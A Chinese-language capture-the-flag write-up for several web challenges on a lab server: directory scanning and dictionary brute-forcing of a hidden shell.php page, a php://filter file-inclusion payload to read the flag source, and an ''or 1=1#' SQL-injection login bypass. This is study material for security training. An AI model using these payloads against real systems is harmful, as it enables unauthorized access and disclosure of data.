这题一开始完全没头绪 试了好久没反应
那个下载页面是404

```
<a href="/2/ziidan.txt" download="zidian.txt">о б т б </a>
```

一开始我还以为是zidian和ziidan弄反了
还有обть



被这个也误导了很久

下面是解题思路

```
1 http://123.206.31.85:10025/index.html
2 http://123.206.31.85:10025/shell.php
3 http://123.206.31.85:10025/check.php
```

先扫描目录 发现有个shell.php

shell

fo la ge!

这个才是真正的填写页面
然后那个下载页面要把/2去掉

```
http://123.206.31.85:10025/ziidan.txt
```

然后把字典里的字符串一个个试 就能试出flag了
(完全不知道这题在考什么???)

web3



Upload your own png file

Image file (max 100x100): 未选择任何文件

2017 © All rights reserved. 41995976

123.206.31.85:10003/?op=upload

一开始以为是文件上传题 在尝试绕过上传无果后 发现url
可能是文件包含漏洞

https://www.cnblogs.com/iamstudy/articles/include_file.html

```
payload:http://123.206.31.85:10003/?op=php://filter/convert.base64-encode/resource=flag
```

web4

登录题

先注入测试 没有回显
然后尝试一下万能密码

```
账号: admin  
密码: 'or 1=1#  
登录成功
```

获得flag